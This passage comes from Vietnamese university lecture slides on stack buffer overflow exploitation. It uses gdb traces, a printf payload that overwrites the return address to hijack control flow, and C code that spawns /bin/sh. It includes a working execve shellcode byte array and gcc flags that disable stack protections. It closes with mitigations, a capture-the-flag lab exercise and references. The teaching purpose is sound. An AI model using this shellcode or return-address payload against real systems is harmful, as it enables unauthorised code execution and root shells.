0x80483e9 <return_input+37>:    ret
(gdb) stepi
0x44444444 in ?? ()
(gdb)
```



Ví dụ 2 – Phân tích với gdb

Stack sau khi biến array bị tràn:



Biến array bị tràn dẫn đến một số dữ liệu đang lưu trong stack bị ghi đè.



Tác động

- TH1: Ghi đè các biến cục bộ hoặc các giá trị thanh ghi đang lưu trong stack.
 - Thay đổi giá trị dữ liệu được sử dụng → hoạt động sai.
- TH2: Ghi đè giá trị EBP đang lưu trong stack.
 - Thay đổi con trỏ đến stack frame của hàm mẹ → hàm mẹ truy xuất sai hoặc không thể truy xuất stack frame, có thể lỗi chương trình
- TH3: Ghi đè ret-addr
 - Thay đổi tùy ý, không phải địa chỉ lệnh hợp lệ → Lỗi chương trình
 - Thành địa chỉ lệnh khác → đổi hướng thực thi chương trình
- TH4: Truyền và thực thi shellcode
 - Truyền code thực thi trong chuỗi input
 - Kết hợp với việc ghi đè ret-addr để điều hướng về code đã truyền



TH3: Điều khiển EIP – Ví dụ 3

- Ở ví dụ 2, **thay vì làm tràn buffer với các ký tự D**, buffer sẽ được ghi đè thành **địa chỉ của 1 đoạn lệnh**.
- Địa chỉ mới được đặt trong buffer, nhằm ghi đè lên EBP và Ret-addr. Khi Ret-addr được đọc từ stack và gán cho EIP với lệnh ret, lệnh nằm ở địa chỉ mới này sẽ được thực thi. Đây được gọi là điều khiển luồng thực thi.

Ví dụ: mục tiêu là khiến chương trình tiếp tục gọi lại hàm **return_input** thay vì quay về hàm **main**.

Địa chỉ mới tương ứng với việc gọi hàm **return_input**

```
shellcoders@debian:~/chapter_2$ gdb ./overflow

(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push   %ebp
0x080483eb <main+1>:    mov    %esp,%ebp
0x080483ed <main+3>:    call   0x80483c4 <return_input>
0x080483f2 <main+8>:    mov    $0x0,%eax
0x080483f7 <main+13>:   pop    %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```



TH3: Điều khiển EIP – Ví dụ 3

Thực thi bình thường: hàm return_input nhận input, sau đó chương trình kết thúc.

```
shellcoders@debian:~/chapter_2$ printf "AAAAAAAAAAABBBBBBBBBBCCCCCCCC" | ./overflow  
AAAAAAAAAAABBBBBBBBBBCCCCCCCC  
shellcoders@debian:~/chapter_2$
```

Tấn công: ghi đè ret-addr với địa chỉ của lệnh gọi hàm **return_input()**:

```
shellcoders@debian:~/chapter_2$ printf "AAAAAAAAAAABBBBBBBBBBCCCCCCCCCCCCDDDD\xed\x83\x04\x08" | ./overflow  
AAAAAAAAAAABBBBBBBBBBCCCCCCCCCCCCDDDDDD\xed\x83\x04\x08  
AAAAAAAAAAABBBBBBBBBBCCCCCCCCCCCCDDDDDD\xed\x83\x04\x08
```

Kết quả: được nhập chuỗi 2 lần, như vậy đã thành công thực thi đoạn code ở vị trí mong muốn. **Congratulations, chúng ta đã khai thác thành công lỗ hổng đầu tiên :)**





TH4: Truyền và thực thi shellcode

Mục tiêu: truyền và thực thi đoạn code tự định nghĩa. Code này có thể:

- **Lấy quyền root (uid 0) (mở 1 root shell)**
- Khác

Lưu ý: **KHÔNG THỂ TRUYỀN TRỰC TIẾP CODE C!** → truyền shellcode

Shellcode: các byte code thực thi được

- Hệ thống có thể thực thi ngay

```
// shell.c
int main(){
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = 0x0;
    execve(name[0], name, 0x0);
    exit(0);
}
```

```
[jack@0day local]$ gcc shell.c -o shell
[jack@0day local]$ ./shell
sh-2.05b#
```





TH4: Ví dụ khai thác để lấy quyền root

Ví dụ shellcode: mảng **shellcode** bên dưới là biểu diễn shellcode của đoạn chương trình C mở shell vừa được biên dịch.

```
// shellcode.c
char shellcode[] =
    "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
    "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
    "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

int main()
{
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;
}
```

Chạy thử:

```
[jack@0day local]$ gcc shellcode.c -o shellcode
[jack@0day local]$ ./shellcode
sh-2.05b#
```





TH4: Ví dụ khai thác để lấy quyền root

Cách tạo shellcode?

- Viết chức năng ở dạng C/C++ hoặc assembly
- Biên dịch thành file thực thi: gcc
- Shellcode là nội dung của file thực thi: là các byte code



Phương pháp lệnh NOP



NOP pad/ NOP sled



Compiler Options – Tùy chọn biên dịch

Các cờ gcc:

-ggdb: thêm thông tin debug dành cho gdb

-m32: biên dịch file thực thi 32-bit trên hệ thống 64-bit.

-fno-stack-protector: không sử dụng cơ chế bảo vệ stack với canary

-no-pie: không tạo file thực thi độc lập với vị trí - position independent executable (PIE). PIE là điều kiện cần để kích hoạt cơ chế address space layout randomization (ASLR), là một tính năng bảo mật ở đó kernel sẽ load file thực thi và các phụ thuộc vào các vị trí ngẫu nhiên trong bộ nhớ ảo ở mỗi lần chạy.

-z execstack: dung cho linker, kích hoạt “stack thực thi được” – cho phép thực thi code trên stack (ngược lại là noexecstack)

-mpreferred-stack-boundary=2: thay đổi stack alignment thành 4 bytes (2^2 , mặc định là 4 => 2^4 => alignment là 16 bytes)

```
gcc -o example.elf -fno-stack-protector overwrite.c
```





Tràn bộ đệm trên stack

Cách khắc phục

- Tránh dùng các hàm không an toàn, thay thế bằng các hàm có cơ chế kiểm soát
 - `gets` → `fgets`
 - `scanf` với `%s` → `scanf` với `%ns`
 - `strcpy` → `strncpy`
 - ...
- Biên dịch chương trình với các option bảo vệ
 - Stack canary: được sử dụng mặc định trong gcc `-fstack-protector`
 - `-z noexecutve`: ngăn thực thi code trên stack
- Kích hoạt ASLR trên hệ thống








Bài tập

- Truy cập: <https://vlab.uit.edu.vn>
- Bài tập: Buffer overflow
- Hình thức:
 - Làm theo nhóm thực hành
 - Khai thác lỗ hổng buffer overflow của file **ch01** để tìm flag trên máy ảo.
 - Submit flag trên vlab





Tài liệu tham khảo





Tài liệu tham khảo





Tài liệu tham khảo


O'REILLY®



Agile Application Security

ENABLING SECURITY IN A CONTINUOUS DELIVERY PIPELINE

Laura Bell, Michael Brunton-Spall,
Rich Smith & Jim Bird



O'REILLY®

DevOpsSec


Delivering Secure Software
Through Continuous Delivery




Jim Bird



Tài liệu tham khảo



MARK DOWD
JOHN McDONALD




Robert C. Seacord


Foreword by Richard D. Pethia
CERT Director



Tài liệu tham khảo



Tài liệu tham khảo





Tài liệu tham khảo

- <https://security.berkeley.edu/secure-coding-practice-guidelines>
- https://wiki.sei.cmu.edu/confluence/display/sec_code/Top+10+Secure+Coding+Practices
- [https://owasp.org/www-pdf-archive/OWASP SCP Quick Reference Guide v2.pdf](https://owasp.org/www-pdf-archive/OWASP%20SCP%20Quick%20Reference%20Guide%20v2.pdf)
- <https://www.softwaretestinghelp.com/guidelines-for-secure-coding/>
- <http://security.cs.rpi.edu/courses/binexp-spring2015/>
- <https://www.ired.team/>



Lập trình an toàn & Khai thác lỗ hổng phần mềm



Trường ĐH CNTT TP. HCM

